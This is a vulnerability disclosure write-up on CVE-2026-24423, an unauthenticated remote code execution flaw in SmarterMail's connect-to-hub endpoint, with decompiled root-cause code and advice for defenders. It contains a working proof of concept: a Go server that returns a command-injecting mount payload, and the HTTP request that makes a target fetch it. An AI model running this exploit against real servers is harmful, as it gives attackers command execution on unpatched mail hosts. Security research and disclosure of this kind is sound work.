VulnCheck’s security research team identified an unauthenticated remote code execution vulnerability in SmarterTools SmarterMail, which we disclosed to the software supplier in accordance with VulnCheck’s vulnerability disclosure policy. The vulnerability, which VulnCheck has assigned CVE-2026-24423, arises from the ability to execute arbitrary commands in the mounting logic and was discovered independently by at least four different researchers:
- Sina Kheirkhah & Piotr Bazydlo of watchTowr
- Markus Wulftange of CODE WHITE GmbH
- Cale Black of VulnCheck
CVE-2026-24423 allows unauthenticated RCE via the ConnectToHub API endpoint. The vendor notified VulnCheck that the issue was patched in a January 15, 2026 release of SmarterMail (Build 9511), whose release notes highlight the presence of a critical security issue. The vulnerability is also noted on CODE WHITE GmbH’s “Public Vulnerability List.” VulnCheck’s advisory for CVE-2026-24423 is available.
CVE-2026-24423: SmarterMail ConnectToHub Unauth RCE
The SmarterTools SmarterMail server prior to version 100.0.9511 is vulnerable to an unauthenticated remote code execution using the ConnectToHub API. The vulnerable API endpoint (/api/v1/settings/sysadmin/connect-to-hub) does not require authentication and configures the mounted path of the server. This mount command is controlled by the remote server, and arbitrary commands are defined as helpers to mount on all supported platforms.
The connect-to-hub endpoint processes remote addresses in the hubAddress parameter and requests /web/api/node-management/setup-initial-connection (or in older versions, /web/api/hub-connection/setup-initial-connection) on the attacker-controlled server. The server then responds with a JSON object that includes the CommandMount parameter, which will allow the adversary to define arbitrary command execution parameters and, if the parameter checks are satisfied, will execute commands on all platforms.
Because it wouldn’t be VulnCheck research without shells, we’ll start with the RCE evidence before jumping into the analysis. The below figure shows execution on the Windows install of SmarterMail:

And the below figure shows execution on the Docker container image provided by SmarterMail:
Root Cause Analysis
The connect-to-hub API endpoint defined in the MailService.dll explicitly allows anonymous users and processes JSON data sent in POST requests:
[ShortDescription("Attempts to connect this node to a hub")]
[Description("Attempts to connect this node to a hub.")]
[AuthenticatedService(AllowAnonymous = true)]
[HttpPost]
[Route("connect-to-hub")]
public async Task<ActionResult<ConnectToHubResult>> ConnectToHub([FromBody] ConnectToHubInput input)
{
    AdministrativeLog.Log("Connecting to hub", LogLevels.Normal, base.HttpContext);
    ConnectToHubResult connectToHubResult = await SystemSettingsService.ConnectToHub(input);
    ConnectToHubResult connectToHubResult2 = connectToHubResult;
    connectToHubResult2.machineName = HAClusterConfig.Instance.LocalName;
    return base.CreateResponseMessage(connectToHubResult2);
}
The task processes the JSON, checks for a set of values with light validation, and then makes a request to the value set for hubAddress and decodes the JSON response. If the correct parameters are set, MountConfiguration.Mount(decodedObject.SystemMount, true) is run with the JSON object SystemMount containing the following parameters:
- Enabled
- ReadOnly
- MountPath
- CommandMount
public static async Task<ConnectToHubResult> ConnectToHub(ConnectToHubInput input)
{
    ConnectToHubResult connectToHubResult;
    using (HttpClient client = new HttpClient())
    {
        try
        {
            var <>f__AnonymousType = new
            {
                hubAddress = input.hubAddress,
                oneTimePassword = input.oneTimePassword,
                nodeName = NodeHAClusterConfig.Instance.LocalName
            };
            string text = JsonConvert.SerializeObject(<>f__AnonymousType);
            string text2 = input.hubAddress.TrimEnd('/');
            string text3 = text2 + "/web/api/node-management/setup-initial-connection";
            Console.WriteLine("Connecting to hub with full URL: " + text3 + " with parameters:\r\n" + text);
            HttpResponseMessage httpResponseMessage = await client.PostAsync(new Uri(text3), new StringContent(text, Encoding.UTF8, "application/json"));
            HttpResponseMessage httpResponseMessage2 = httpResponseMessage;
            string text4 = await httpResponseMessage2.Content.ReadAsStringAsync();
            Console.WriteLine("Connecting to hub results: " + text4);
            SystemSettingsService.InitialConnectionResult decodedObject = JsonConvert.DeserializeObject<SystemSettingsService.InitialConnectionResult>(text4);
            if (decodedObject != null)
            {
                NodeHAClusterConfig haSettings = NodeHAClusterConfig.Instance;
                string sharedSecret = decodedObject.SharedSecret;
                Guid clusterId = decodedObject.ClusterId;
                Dictionary<string, string> targetHubs = decodedObject.TargetHubs;
                bool isStandby = decodedObject.IsStandby;
                try
                {
                    JObject settings = new JObject();
                    if (clusterId != Guid.Empty)
                    {
                        settings["ClusterId"] = clusterId.ToString();
                    }
                    settings["SharedSecret"] = sharedSecret;
                    object obj;
                    if (targetHubs == null)
                    {
                        obj = null;
                    }
                    else
                    {
                        obj = targetHubs.ToDictionary((KeyValuePair<string, string> k) => k.Key, (KeyValuePair<string, string> v) => v.Value);
                    }
                    settings["TargetHubs"] = JObject.FromObject(obj ?? new Dictionary<string, string>());
                    if (!isStandby)
                    {
                        if (!(await MountConfiguration.Mount(decodedObject.SystemMount, true)).success)
                        {
                            return new ConnectToHubResult
                            {
                                message = "Failed to mount system mount point",
                                success = false
                            };
                        }
                        FileManager.SetNewApplicationDataPath(Path.Combine(decodedObject.SystemMount.MountPath, "System"));
                    }
The Mount task is then run with the attacker controlled parameters and MountConfiguration.RunCommand is executed:
public static async Task<SuccessResult> Mount(MountPointConfig mount, bool isSystemMount = false)
{
    string testFile = PathX.Combine(mount.MountPath, Guid.NewGuid().ToString());
    SuccessResult successResult;
    try
    {
        if (MountConfiguration.GetMountStatus(mount.MountPath) == MountState.Mounted)
        {
            successResult = SuccessResult.SuccessPacket;
        }
        else
        {
            MountConfiguration.MountInfo[mount.MountPath] = mount;
            if (MountConfiguration.MountInfo[mount.MountPath].ReadOnly && !isSystemMount)
            {
                Exception ex = new Exception("Mount failed: " + mount.MountPath + " controlled by Hub");
                MountConfiguration.LogException(ex, "");
                throw ex;
            }
            if (!string.IsNullOrWhiteSpace(mount.CommandMount) && mount.CommandMount != "null")
            {
                await MountConfiguration.RunCommand(mount.MountPath, mount.CommandMount, mount.UseArgumentsInCommand);
            }
This, in turn, calls CommandLine.RunCommand with the attacker-controlled mount configuration:
private static async Task RunCommand(string path, string command, bool includeArgs)
{
    if (!string.IsNullOrWhiteSpace(command))
    {
        MountConfiguration.LogDetail("Run command path: " + path);
        if (includeArgs)
        {
            HANodeConfig currentNodeConfig = HAClusterConfig.Instance.CurrentNodeConfig;
            string text = ((currentNodeConfig != null) ? currentNodeConfig.GetUserData<HANodeConfig>().Get<string>(HANodeConfig.PreviousRunningNode) : null) ?? "";
            if (string.IsNullOrWhiteSpace(text))
            {
                text = ((currentNodeConfig != null) ? currentNodeConfig.PrimaryServer : null);
            }
            string text2 = HAClusterConfig.Instance.LocalName;
            if (string.IsNullOrWhiteSpace(text2))
            {
                text2 = Environment.MachineName;
            }
            string text3 = ((currentNodeConfig != null) ? currentNodeConfig.PrimaryServer : null);
            if (string.IsNullOrWhiteSpace(text3))
            {
                text3 = "local";
            }
            if (path.Contains(' '))
            {
                path = "\"" + path + "\"";
            }
            DefaultInterpolatedStringHandler defaultInterpolatedStringHandler = new DefaultInterpolatedStringHandler(4, 5);
            defaultInterpolatedStringHandler.AppendFormatted(command);
            defaultInterpolatedStringHandler.AppendLiteral(" ");
            defaultInterpolatedStringHandler.AppendFormatted(text2);
            defaultInterpolatedStringHandler.AppendLiteral(" ");
            defaultInterpolatedStringHandler.AppendFormatted(text3);
            defaultInterpolatedStringHandler.AppendLiteral(" ");
            defaultInterpolatedStringHandler.AppendFormatted(text);
            defaultInterpolatedStringHandler.AppendLiteral(" ");
            defaultInterpolatedStringHandler.AppendFormatted(path);
            command = defaultInterpolatedStringHandler.ToStringAndClear();
            MountConfiguration.LogDetail("Run command (with args): " + command);
        }
        else
        {
            MountConfiguration.LogDetail("Run command: " + command);
        }
        ValueTuple<string, bool, string> valueTuple = await CommandLine.RunCommand(FileManager.ApplicationDataPath, command, false, new Action<string>(MountConfiguration.<RunCommand>g__ProcessCommandOutput|23_0));
        ValueTuple<string, bool, string> valueTuple2 = valueTuple;
        if (!valueTuple2.Item2)
        {
            throw new Exception("Process exited with error Mount: " + path + ", \n " + valueTuple2.Item1);
        }
    }
}
Finally, the attacker-controlled value hits the RunCommand function; that function then calls Process with attacker-controlled values and will also escalate privileges on Linux platforms:
[NullableContext(1)]
[return: TupleElementNames(new string[] { "result", "success", "cmd" })]
[return: Nullable(new byte[] { 1, 0, 1, 1 })]
public static async Task<ValueTuple<string, bool, string>> RunCommand(string currentDir, string command, bool sudo = false, Action<string> processOutputLine = null)
{
    string ranCmd = string.Empty;
    if (string.IsNullOrWhiteSpace(currentDir))
    {
        currentDir = AppDomain.CurrentDomain.BaseDirectory;
    }
    if (CommandLine.IsDocker)
    {
        sudo = false;
    }
    ProcessStartInfo processStartInfo = new ProcessStartInfo
    {
        FileName = (OperatingSystem.IsWindows() ? "cmd.exe" : "/bin/bash"),
        Arguments = (OperatingSystem.IsWindows() ? ("/c " + command) : ("-c \"" + (sudo ? "sudo " : "") + command + "\"")),
        RedirectStandardOutput = true,
        RedirectStandardError = true,
        UseShellExecute = false,
        CreateNoWindow = true,
        WorkingDirectory = currentDir
    };
    ranCmd = processStartInfo.FileName + " " + processStartInfo.Arguments;
    StringBuilder resultSb = new StringBuilder();
    bool flag = false;
    using (Process process = new Process
    {
        StartInfo = processStartInfo
    })
    {
        process.OutputDataReceived += delegate(object sender, DataReceivedEventArgs args)
        {
            if (!string.IsNullOrEmpty(args.Data))
            {
                resultSb.AppendLine(args.Data);
                Action<string> processOutputLine5 = processOutputLine;
                if (processOutputLine5 == null)
                {
                    return;
                }
                processOutputLine5(args.Data);
            }
        };
        process.ErrorDataReceived += delegate(object sender, DataReceivedEventArgs args)
        {
            if (!string.IsNullOrEmpty(args.Data))
            {
                resultSb.AppendLine(args.Data);
                Action<string> processOutputLine6 = processOutputLine;
                if (processOutputLine6 == null)
                {
                    return;
                }
                processOutputLine6(args.Data);
            }
        };
        try
        {
            process.Start();
            process.BeginOutputReadLine();
            process.BeginErrorReadLine();
            Action<string> processOutputLine2 = processOutputLine;
            if (processOutputLine2 != null)
            {
                processOutputLine2("Waiting for process to exit.");
            }
            await process.WaitForExitAsync(default(CancellationToken));
            flag = process.ExitCode == 0;
            DefaultInterpolatedStringHandler defaultInterpolatedStringHandler = new DefaultInterpolatedStringHandler(19, 1);
            defaultInterpolatedStringHandler.AppendLiteral("Process exit code: ");
            defaultInterpolatedStringHandler.AppendFormatted<int>(process.ExitCode);
            string text = defaultInterpolatedStringHandler.ToStringAndClear();
            Action<string> processOutputLine3 = processOutputLine;
            if (processOutputLine3 != null)
            {
                processOutputLine3(text);
            }
            text = "Process Command: " + ranCmd;
            Action<string> processOutputLine4 = processOutputLine;
            if (processOutputLine4 != null)
            {
                processOutputLine4(text);
            }
        }
        catch (Exception ex)
        {
            return new ValueTuple<string, bool, string>(ex.ToString(), false, ranCmd);
        }
    }
    Process process = null;
    return new ValueTuple<string, bool, string>(resultSb.ToString(), flag, ranCmd);
}

}
Putting this all together, we can create a small Go program to handle the HTTP server component. Execution on Windows platforms can also be demonstrated with the following simplistic example and HTTP request:
package main

import (
    "fmt"
    "log"
    "net/http"
)

func initHandler(w http.ResponseWriter, r *http.Request) {
    fmt.Println("Connected")
    fmt.Fprint(w, `{"ClusterID":"f0e12780-f462-4b51-a7db-149f1d56209c", "SharedSecret":"vulncheck", "TargetHubs":{"a":"b"}, "IsStandby":false, "SystemMount":{"Enabled":true,"ReadOnly":false,"MountPath":"/a","CommandMount":"dir > C:\\pwn"}, "SystemAdminUsernames":["poptart"]}`)
}

func main() {
    http.HandleFunc("/web/api/node-management/setup-initial-connection", initHandler)
    log.Fatal(http.ListenAndServe(":8082", nil))
}
Simply sending a request to the connect-to-hub endpoint with the initial hub parameter looks like the following HTTP request:
POST /api/v1/settings/sysadmin/connect-to-hub HTTP/1.1
Host: 10.0.0.174:9998
User-Agent: vulncheck-ua
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Content-Type: application/json
Content-Length: 89


{"hubAddress":"http://10.0.1.10:8082", "oneTimePassword":"test", "nodeName": "vulncheck"}

Once the server reaches out and processes our dummy JSON data with the RCE, the following file is created on disk from the injected command:
Defenders should immediately monitor and check logs for interactions with the /api/v1/settings/sysadmin/connect-to-hub endpoint, which in patched versions will not respond with a HTTP 400 status code and error message in the current build (9511). A version number can also be retrieved unauthenticated via the /api/v1/licensing/about endpoint that can be used for quick validation.
SmarterMail users should update to a fixed build of the product if they have not already done so. VulnCheck is grateful to SmarterTools for their quick response and for confirming the vulnerability had already been independently reported and fixed.
A fully weaponized exploit that can be used across Docker, Linux, and Mac platforms is available to VulnCheck Initial Access Intelligence customers.
About VulnCheck
The VulnCheck research team is always on the lookout for new vulnerabilities to analyze and new exploits to curate. For more research like this, see XWiki CVE-2025-24893 Exploited in the Wild, Making Serialization Gadgets By Hand - .NET, and Fortinet FortiWeb Exploitation Hits Silently Patched Vulnerability.
Sign up for the VulnCheck community today to get free access to our VulnCheck KEV, enjoy our comprehensive vulnerability data, and request a trial of our Initial Access Intelligence, IP Intelligence, and Exploit & Vulnerability Intelligence products.